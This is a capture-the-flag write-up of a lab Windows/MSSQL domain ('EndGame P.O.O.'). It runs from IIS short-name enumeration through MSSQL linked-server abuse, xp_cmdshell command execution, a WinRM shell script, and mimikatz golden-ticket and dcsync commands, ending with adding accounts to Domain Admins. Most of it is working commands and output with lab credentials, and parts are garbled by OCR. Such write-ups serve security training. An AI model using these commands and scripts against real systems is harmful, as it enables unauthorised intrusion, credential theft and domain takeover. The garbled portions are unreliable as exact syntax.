EndGame

Flag 1

INITIAL ENUMERATION

Our initial nmap scan returns a couple open ports to work with.

PORT STATE SERVICE 80/tcp open http 1433/tcp open ms-sql-s

We also return the DNS name of the machine. We add it to our /etc//hosts file vi /etc/hosts

(Lets add ipv4 and ipv6 to cover all basis. The box is called EndGame)

10.13.38.11 COMPATIBILITY.intranet.poo intranet.poo

dead:babe::1001 COMPATIBILITY

WFUZZ RETURNED

000016: C=301	1 L	10 W	164 Ch	"images"
000081: C=301	1 L	10 W	167 Ch	"templates"
000127: C=301	1 L	10 W	164 Ch	"themes"
000164: C=301	1 L	10 W	165 Ch	"uploads"
000203: C=301	1 L	10 W	164 Ch	"Images"
000259: C=401	29 L	100 W	1293 Ch	"admin"
000519: C=301	1 L	10 W	165 Ch	"plugins"
000834: C=301	1 L	10 W	161 Ch	"dev"
000953: C=301	1 L	10 W	160 Ch	"js"
001464: C=301	1 L	10 W	164 Ch	"Themes"
001804: C=301	1 L	10 W	165 Ch	"widgets"
002279: C=301	1 L	10 W	167 Ch	"Templates"
003673: C=301	1 L	10 W	164 Ch	"IMAGES"
006098: C=401	29 L	100 W	1293 Ch	"Admin"
009137: C=301	1 L	10 W	160 Ch	"JS"
010316: C=301	1 L	10 W	165 Ch	"Plugins"
011305: C=301	1 L	10 W	165 Ch	"Uploads"
015443: C=301	1 L	10 W	165 Ch	"Widgets"
045240: C=200	31 L	55 W	725 Ch	1111
057773: C=301	1 L	10 W	161 Ch	"Dev"
133933: C=301	1 L	10 W	161 Ch	"DEV"
183489: C=404	29 L	95 W	1245 Ch	

.....

A login page was found at http://10.13.38.11/admin We scan to see if the sa password is blank. It is not. nmap -v -p 1433 --script=ms-sql-empty-password 10.13.38.11.

```
PORT
         STATE SERVICE
1433/tcp open ms-sql-s
  ms-sql-empty-password:
    [10.13.38.11:1433]
      'sa' account password is not blank.
```

Microsoft IIS contains a flaw that may lead to an unauthorized information disclosure. The issue is triggered during the parsing of a request that contains a tilde character (\sim). This may allow a remote attacker to gain access to file and folder name information. It is possible to detect short names of files and directories. RESOURCE: http://soroush.secproject.com/downloadable/ microsoft_iis_tilde_character_vulnerability_feature.pdf

To discover whether a folder is vulnerable we can use the IIS ShortName Scanner tool. Turns out it is vulnerable!!!

RESOURCE: https://github.com/irsdl/IIS-ShortName-Scanner

java -jar iis_shortname_scanner.jar http://10.13.38.11

```
root@kali:/opt/Recon/IIS-ShortName-Scanner# java -jar iis_shortname_scanner.jar http://10.13.38.11/
# IIS Short Name (8.3) Scanner version 2.3.9 (05 February 2017) - scan initiated 2019/03/08 06:46:14
Target: http://10.13.38.11/
    Result: Vulnerable!
    Used HTTP method: OPTIONS
    Suffix (magic part): \a.aspx
     Extra information:
       Number of sent requests: 11
```

RESOURCE: https://github.com/lijiejie/ds store exp python ds store exp.py http://10.13.38.11/.DS STORE

TO FIND NEW FOLDERS USE THE BELOW COMMAND

java -jar iis shortname scanner.jar 2 20 http://10.13.38.11/dev/new%folder/

java -jar iis shortname scanner.jar 2 20 http://example.com/folder/new%20folder/

This returns some hashed web extensions.

THE BELOW LINKS APPEAR TO BE USER NAMES IN MD5 HASHES

http://compatibility.intranet.poo/dev/

304c0c90fbc6520610abbf378e2339d1/.ds_store

(USER: mrb3n)

http://compatibility.intranet.poo/dev/dca66d38fd916317687e1390a420c3fc/.ds store

(USER: eks)

Now that we have found some results after dev we scan it and find a folder entitled db (database) Reading this link and knowing SQL is on the device makes me believe this is a developer username hashed with their db accesssbile after it.

Lets scan to see what is there

java -jar iis shortname scanner.jar 2 20 http://10.13.38.11/dev/dca66d38fd916317687e1390a420c3fc/ db/

```
otgkatl:/opt/Recon/IIS-ShortName-Scanner# java -jar 11s_shortname_scanner.jar 2 20 http://10.1
maders: X-Forwarded-For: 127.0.0.1@@X-Originating-IP: 127.0.0.1@@X-Cluster-Client-Ip: 127.0.0.1
 axNumericalPart: 3
maxDelayAfterEachRequest: 1
magicFinalPartDelimiter: ,
 maxConnectionTimeOut: 20000
 cookies: IIS_Tilde_Scanner=1;
 questionMarkSymbol: ?
proxyServerPort: DEBUG,OPTI
proxyServerPort: Default
showActualNames: true
nameStartsMith: Default
requestMethodDelimiter: ,
saveOutput: false
hassleFree: true
 equestMethod: DEBUG, OPTIONS, GET, POST, HEAD, TRACE
hassleFree: true
acceptableDifferenceLengthBetweenResponses: 18
URLSuffix: ?&aspxerrorpath=/
extStartsWith: Default
magicFinalPartList: \a.aspx,\a.asp,/a.aspx,/a.asp,/a.shtml,/a.asmx,/a.ashx,/a.config,/a.php,/a.jpg,/webresource.axd,/a.xxx
debug: false
useProvidedURLWithoutChange: false
 nScopeCharacters: ETAONRISHDLFCMUGYPWBVKJXQZ0123456789_-5-(|6!#%'@^'{}
asteriskSymbol:
maxRetryTimes: 10
forceNumericalPart: 1
proxyServerName: Default
magicFileName: *-1*
headersDelimiter: 00
userAgent: Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US) AppleMebKit/534.10 (KHTML, like Gecko) Chrome/8.0.552.215 Safari/534.10
 outputFile: iis_shortname_scanner_logfile.txt
 agicFileExtension: *
-- Current Configuration -- Begin
Scan Mode: ALL
Number of threads: 20
 Config file: config.xml
Scanner version: 2.3.9 (05 February 2017)
-- Current Configuration -- End
Max delay after each request in milliseconds = 1
No proxy has been used.
Testing request method: "DEBUG" with magic part: "\a.aspx" ...
Testing request method: "OPTIONS" with magic part: "\a.aspx" .
File: P00_C0-1.TXT
[\] P00_C0-1.TXX
# IIS Short Name (8.3) Scanner version 2.3.9 (05 February 2017) - scan initiated 2019/03/08 08:35:16
Target: http://l8.13.38.11/dev/dca66d38fd916317687e1398a420c3fc/db/
```

```
Result: Vulnerable!
  Used HTTP method: OPTIONS
  Suffix (magic part): \a.aspx
 Extra information:
    Number of sent requests: 182
    Identified directories: 0
Indentified files: 1
    P00 C0-1.TXT
inished in: 9 second(s)
```

Next we want to make a scope file for file name possibilities

We have found a text file called POO CO~1.TXT.

We know from previous reading about IIS Short Names the \sim is representing something. Lets scan to find what it is.

First we need to make a list of possibilities that start with co. Lets use rockyou.txt list cat /usr/share/wordlists/rockyou.txt | grep ^co > co.list

USE WFUZZ TO SCAN WITH OUR NEW CO FILE

wfuzz -c -z file,cofile --hw 95 http://compatibility.intranet.poo/dev/ dca66d38fd916317687e1390a420c3fc/db/poo FUZZ.txt

* Wfuzz 2.3.1 - The Web Fuzzer

Response Lines

Word

Target: http://compatibility.intranet.poo/dev/dca66d38fd916317687e1390a420c3fc/db/poo FUZZ.txt Total requests: 132567

Payload

_______ 000388: C=200 6 L 7 W 142 Ch "connection"

Chars

000996; C=400 6 L 26 W 324 Ch "100%cool"

Bingo! We have a couple hits! Let's see what they are.

PWN FIRST FLAG OF THE BOX

http://compatibility.intranet.poo/dev/dca66d38fd916317687e1390a420c3fc/db/poo_connection.txt

SERVER=10.13.38.11

USERID=external user

DBNAME=POO PUBLIC

USERPWD=#p00Public3xt3rnalUs3r#

Flag: POO{fcfb0767f5bd3cbc22f40ff5011ad555}



Flag: P00{fcfb0767f5bd3cbc22f40ff5011ad555}

Flag 2

LETS FIND SOMEWHERE TO USE THOSE CREDS

If you dont already know about impacket it is pretty great. One script called mssqlclient.py will allow you access to the SQL Server https://github.com/CoreSecurity/impacket

https://github.com/CoreSecurity/impacket

Personally I prefer sql-cli https://www.npmjs.com/package/sql-cli

USE CREDS TO CONNECT TO DB

mssql -u 'external_user' -p '#p00Public3xt3rnalUs3r#' -s '10.13.38.11' -d POO_PUBLIC The .databases COMMAND SHOWS 2 MORE DATABASES. CONNECT TO MASTER .databases

```
root@kali:-/HTB/boxes/EndGame# mssql -u 'external_user' -p '#p00Public3xt3rnalUs3r#' -s '10.13.38.11' -d P00_PUBLIC
Connecting to 10.13.38.11...done

sql-cli version 0.6.2
Enter '.help' for usage hints.
mssql> .databases
name

master
P00_PUBLIC
tempdb

3 row(s) returned
Executed in 1 ms
```

Lets disconnect and check out the master database

mssql -u 'external_user' -p '#p00Public3xt3rnalUs3r#' -s '10.13.38.11' -d master mssql> .tables

```
mssql> .tables
database
          schema
                                      type
                   name
                   spt fallback db
          dbo
                                      BASE TABLE
master
                   spt fallback dev
          dbo
                                      BASE TABLE
master
                   spt_fallback_usg
                                      BASE
          dbo
                                           TABLE
master
                   spt monitor
          dbo
                                      BASE TABLE
master
                   spt values
                                      VIEW
master
          dbo
 row(s) returned
```

TABLES WORTH CHECKING OUT

select * from spt_values
select * from spt_monitor
Lets check out some user info.

```
mssql> ;select * from openquery ("COMPATIBILITY\POO_CONFIG",'select SUSER_NAME()')
internal_user
1 row(s) returned
```

We can view the SQL Schema information using the following command SELECT * FROM information schema.tables;

```
mssql> SELECT * FROM information schema.tables;
TABLE CATALOG TABLE SCHEMA TABLE NAME
                                                      TABLE TYPE
                              spt fallback db
               dbo
                                                      BASE TABLE
master
                              spt fallback dev
               dbo
                                                      BASE TABLE
master
                              spt fallback usg
                                                      BASE TABLE
               dbo
master
                              spt values
               dbo
                                                      VIEW
master
                              spt monitor
                                                      BASE TABLE
               dbo
master
                              MSreplication options BASE TABLE
master
               dbo
6 row(s) returned
```

FIND OTHER SERVERS IF THEY EXIST

select * from master..sysservers

(The 2 periods are not a typo)

			om mastersys srvname		srvproduct	provider									date				
			querytimeout	srvnetname			isremot	е грс	pub	nub	dist	dpub r	poput	datascoms	collationcompatible	e system	useremateca	llation	lazyschemava
	Lidati	ion cottati	n nensąlsub																
		2009	COMPATIBILITY\					MPATIBLE	ETYN,PGG	PUBLIC	mutt	mailt		2018-0	3-17T13:21:26.379Z			mutt	
			•	COMPATIBIL	.ITY\P00_PUBI	LIC	true	true	false	false	false	false t	THE	false	false	false	true		false
		mutt	false																
		1249	COMPATIBILITYY												3-17T13:51:08.8662			mutt	mutt
				COMPATIBIL	ITY\P00_C0M	FIG	false	true	false	false	false	false t	THE	true	false	false	true		false
		matt	fatse																

POO_PUBLIC POO_CONFIG

FIND VERSION OF SQL SERVER

select * from openquery("COMPATIBILITY\POO_CONFIG", 'select @@version as version'); Of course is would be a fully patched SQL Server 2017.

```
Microsoft SQL Server 2017 (RTM) - 14.0.1000.169 (X64)
Aug 22 2017 17:04:49
Copyright (C) 2017 Microsoft Corporation
Standard Edition (64-bit) on Windows Server 2016 Standard 10.0 <X64> (Build 14393: ) (Hypervisor)
```

LETS ADD OURSELVES AS SYSADMINS TO THE SERVER

EXECUTE('EXECUTE('' CREATE LOGIN tobor WITH PASSWORD = ''''Passw0rd''' '') AT "COMPATIBILITY\POO_PUBLIC"') AT "COMPATIBILITY\POO_CONFIG" EXECUTE('EXECUTE('' sp_addsrvrolemember '''tobor''' , ''''sysadmin''' '') AT "COMPATIBILITY\POO CONFIG"

LOGIN USING CREATED USER

mssgl -u 'tobor' -p 'Passw0rd' -s '10.13.38.11' -d master

Now that we are a sys admin lets check for databases again.

.databases

```
root@kali:~/HTB/boxes/EndGame# mssql -u 'tobor' -p 'Passw0rd' -s '10.13.38.11' -d master
Connecting to 10.13.38.11...done

sql-cli version 0.6.2
Enter ".help" for usage hints.
mssql> .databases
name
------
flag
master
model
msdb
POO_PUBLIC
tempdb
```

PWN FLAG 2

D' Flag! D' Flag! use flag select * from flag

Flag $2 = POO\{88d829eb39f2d11697e689d779810d42\}$

Flag 3

Since we are a sysadmin, lets try to execute commands on the machine. REFERENCE: https://www.hackplayers.com/2018/12/english-cor-profilers-bypassing-windows.html?m=1

ENABLE xp_cmdshell

EXEC sp_configure 'show advanced options', 1

RECONFIGURE

EXEC sp_configure 'xp_cmdshell', 1

RECONFIGURE

```
Executed in 1 ms
mssql> EXEC sp_configure 'show advanced options', 1
OK

Executed in 0 ms
mssql> reconfigure
OK

Executed in 0 ms
mssql> EXEC sp_configure 'xp_cmdshell', 1
OK

Executed in 0 ms
mssql> reconfigure
OK

Executed in 0 ms
mssql> reconfigure
OK

Executed in 0 ms
```

RCE IS OBTAINED BY ISSUING SQL COMMANDS

;EXEC xp cmdshell 'whoami'

```
mssql> ;EXEC xp_cmdshell 'whoami'
output
-----
nt service\mssql$poo_public
null
```

READ THE WEB.CONFIG FILE

Lets show impacket a little love and sign in with mssqlclient.py python mssqlclient.py external_user:#p00Public3xt3rnalUs3r#@10.13.38.11 -db POO_PUBLIC execute sp_execute_external_script @language = N'Python', @script = N'import os; print(os.system("type \inet\wwwroot\web.config"))'

```
Impacket v0.9.17 - Copyright 2002-2018 Core Security Technologies
    Encryption required, switching to TLS
ENVCHANGE(DATABASE): Old Value: master, New Value: POO PUBLIC
ENVCHANGE(LANGUAGE): Old Value: None, New Value: us english
ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
INFO(COMPATIBILITY\POO PUBLIC): Line 1: Changed database context to 'POO PUBLIC'.
INFO(COMPATIBILITY\POO PUBLIC): Line 1: Changed language setting to us english.
ACK: Result: 1 - Microsoft SQL Server (140 3232)
Press help for extra shell commands
**execute external section Mannuage = N'Python', Macrint = N'import os:
 configuration>
     <system.webServer>
          <staticContent>
                <mineMap
                       fileExtension=".DS_Store"
                      mimeType="application/octet-stream"
           </staticContent>
           <authentication mode="Forms">
                 <forms name="login" loginUrl="/admin">
                       <credentials passwordFormat =</pre>
                                  name="Administrator"
                                  password="EverybodyWantsToWorkAtP.0.0."
                      </credentials>
                </forms>
           </authentication>
     </system.webServer>
 /configuration>
 xpress Edition will continue to be enforced.
```

What!?!?!! We found the Administrator name and Password!!!!

http://10.13.38.11/admin IPv4 (Added to host file already)

USER: Administrator

PASS: EverybodyWantsToWorkAtP.O.O.

LETS TRY TO LOG INTO THE ADMIN PORTAL WITH THOSE CREDENTIALS

or

http://[dead:babe::1001]/admin/ IPv6 (Needs to be added to host file)



"I can't go back to yesterday, because i was a different person then..."

Alice in Wonderland

Flag: POO{4882bd2ccfd4b5318978540d9843729f}

PWN FLAG 3

FLAG 3 AT http://10.13.38.11/admin/

POO{4882bd2ccfd4b5318978540d9843729f}

Flag 4

COMMAND EXECUTION

We have command execution when we issue them like the following EXECUTE ("EXEC xp_cmdshell ""type C:\Users\Administrator\Desktop\flag.txt"") AT "COMPATIBILITY\POO CONFIG"

mssql= EXECUTE ('EXECUTE ('EXEC xp_cmdshell '''type C:\Users\Administrator\Desktop\flag.txt'''') AT "COMPATIBILITY\POD_PUBLIC") AT "COMPATIBILITY\POD_COMFIG"
eutput

Access is denied,
nutl
2 row(s) returned

Here I am still logged in as the sysadmin I created (tobor). Lets try reading the flag as the administrator. We have the administrator password from the web.config file. We need to be administrator to read the last flag.

EXEC xp_cmdshell 'powershell -c "\$user = ''.\administrator''; \$passwd = ''EverybodyWantsToWorkAtP.O.O.''; \$secpswd = ConvertTo-SecureString \$passwd -AsPlainText -Force; \$credential = New-Object System.Management.Automation.PSCredential \$user, \$secpswd;invoke-command -computername localhost -credential \$credential -scriptblock { type C: \Users\Administrator\Desktop\flag.txt }"'

masql= EBEC ap cadabell 'govershell -c "samer = ''.\\administrator''; Speaned = ''OverybodyNanteToWorkAtP.O.O.''; samegowd = CommentTo-SecureString Agasswd -AmPlainText -Force; Stredential
New-Object System.Managoment.Automation.PSCredential Suser, Samepawd:invoke-commend -computermane localhoot -credential Scredential -scriptblock { type C:\Unars\Administrator\Desktop\flag.
at }''
output
P00(ff87c4fe10e2ef090f9a96a0lc548f8f)
null
2 row(s) returned

PWN FLAG 4

Flag 4: POO{ff87c4fe10e2ef096f9a96a01c646f8f}

Flag 5

ENOUGH IS ENOUGH WE NEED A SHELL

All those flags and no shell is not acceptable to me. Let's get a shell for Flag #5. Thanks to my Team Mate highwind we can use a WinRM Shell. https://github.com/Alamot/code-snippets/blob/master/winrm/winrm_shell.rb

I tried using a couple of the metasploit modules. I was able to get them to work but not return any results

FILE CONTENTS

require 'winrm'

conn = WinRM::Connection.new(

endpoint: 'http://COMPATIBILITY:5985/wsman',

transport: :ssl,

```
user: 'Administrator',
 password: 'EverybodyWantsToWorkAtP.O.O.',
 :no ssl peer verification => true
command=""
conn.shell(:powershell) do |shell|
  until command == "exit\n" do
    output = shell.run("-join($id,'PS ',$(whoami),'@',$env:computername,' ',$((gi $pwd).Name),'> ')")
    print(output.output.chomp)
    command = gets
    output = shell.run(command) do |stdout, stderr|
       STDOUT.print stdout
       STDERR.print stderr
    end
  end
  puts "Exiting with code #{output.exitcode}"
end
```

```
nli:~/HTB/boxes/EndGame# cat winrm shell.rb
require 'winrm'
conn = WinRM::Connection.new(
 endpoint: 'http://COMPATIBILITY:5985/wsman',
transport: :ssl,
 user: 'Administrator',
 password: 'EverybodyWantsToWorkAtP.O.O.',
  :no ssl peer verification => true
command=""
conn.shell(:powershell) do |shell|
    until command == "exit\n" do
       output = shell.run("-join($id,'PS ',$(whoami),'@',$env:computername,' ',$((gi $pwd).Name),'> ')")
        print(output.output.chomp)
        command = gets
        output = shell.run(command) do |stdout, stderr|
            STDOUT.print stdout
            STDERR.print stderr
        end
    end
    puts "Exiting with code #{output.exitcode}"
```

Execute the shell ruby winrm shell.rb

First I want to see what users have profile on the box. Last flag my guess is in p00_adm (The other admin account)

Direct	ory: C:\Users	
Mode	LastWriteTime	Length Name
d	3/16/2018 12:57 PM	Administrator
d	3/17/2018 1:25 PM	MSSQL\$P00_CONFIG
d	3/17/2018 1:21 PM	MSSQL\$P00_PUBLIC
d	3/17/2018 1:21 PM	MSSQLLaunchpad\$P00_PUBLIC
d	3/22/2018 2:36 PM	p00_adm
d	3/21/2018 9:15 PM	p00_dev
d-r	11/21/2016 3:24 AM	Public
d	3/17/2018 1:26 PM	SQLTELEMETRY\$P00_CONFIG
d	3/17/2018 1:21 PM	SQLTELEMETRY\$P00_PUBLIC

CHECK OUT DOMAIN CONTROLER

Get-ADDomainController -Discover

PS compatibility\administrator@COMPATIBILITY Desktop> Get-ADDomainController -Discover

Domain : intranet.poo Forest : intranet.poo HostName : {DC.intranet.poo} IPv4Address : 172.20.128.53

IPv6Address :

Name : DC

Site : Default-First-Site-Name

USE MIMIKATZ

I wasn't able to get mimkatz.py from impacket/examples to work.

python mimikatz.py Intranet.POO/Administrator:EverybodyWantsToWorkAtP.O.O.@10.13.38.11 -dc-ip 172.20.128.53 -target-ip 10.13.38.11

Lets upload mimi.exe to the device to use instead.

RESOURCE: https://translate.google.com/translate?

depth=1&hl=en&ie=UTF8&prev=_t&rurl=translate.google.com&sl=fr&tl=en&u=http://

blog.gentilkiwi.com/securite/mscache-v2-dcc2-iteration

CRACK THE HASH

Invoke-Kerberoast -AdminCount -OutputFormat Hashcat | Format-List

john --rules --format=mscash2 hash.txt --wordlist=/usr/share/wordlists/rockyou.txt

hashcat -a 0 -m 2100 hash.txt /usr/share/wordlists/rockyou.txt -r /usr/share/hashcat/rules/best64.rule -- force

\$DCC2\$10240#p00 dev#7afecfd48f35f666ae9f6edd53506d0c:Development1!

C:\Temp\mimikatz.exe token::elevate kerberos::list /export exit

C:\Temp\mimikatz.exe token::elevate kerberos::list /export exit

C:\Temp\mimikatz.exe token::elevate lsadump::cache exit

C:\Temp\mimikatz.exe token::elevate "kerberos::golden /admin:Administrator /domain:intranet.poo / sid:S-1-5-21-158512341-328150952-995267585-500 /krbtqt: f1 /ticket:admin.krb /ptt " exit

C:\Temp\mimikatz.exe "token::elevate Isadump::dcsync /domain:krbtgt/intranet.poo /user:krbtgt" exit

C:\Temp\mimikatz.exe "Isadump::dcsync /domain:intranet.poo /user:krbtgt" exit

\$SecPassword = ConvertTo-SecureString 'ZQ!5t4r' -AsPlainText -Force

\$Cred = New-Object System.Management.Automation.PSCredential ('intranet.poo\p00_adm', \$SecPassword)


Add-DomainGroupMember -Identity 'Domain Admins' -Members 'p00_dev' -Credential \$Cred

import-module C:\Temp\powerview.ps1

\$SecPassword = ConvertTo-SecureString 'ZQ!5t4r' -AsPlainText -Force

\$Cred = New-Object System.Management.Automation.PSCredential('intranet.poo\p00_adm', \$SecPassword)

Add-DomainGroupMember -Identity 'Domain Admins' -Members 'p00 adm' -Credential \$Cred



If the below command works it means it was executed as a Domain Admin on the DC Invoke-Command -ComputerName dc.intranet.poo -Credential \$cred -ScriptBlock { pwd }

DA/AL FIALAL FLAC

PWN FINAL FLAG

Invoke-Command -ComputerName dc.intranet.poo -Credential \$cred -ScriptBlock { type C: \Users\p00_adm\Desktop\flag.txt }

FLAG 5: POO{1196ef8bc523f084ad1732a38a0851d6}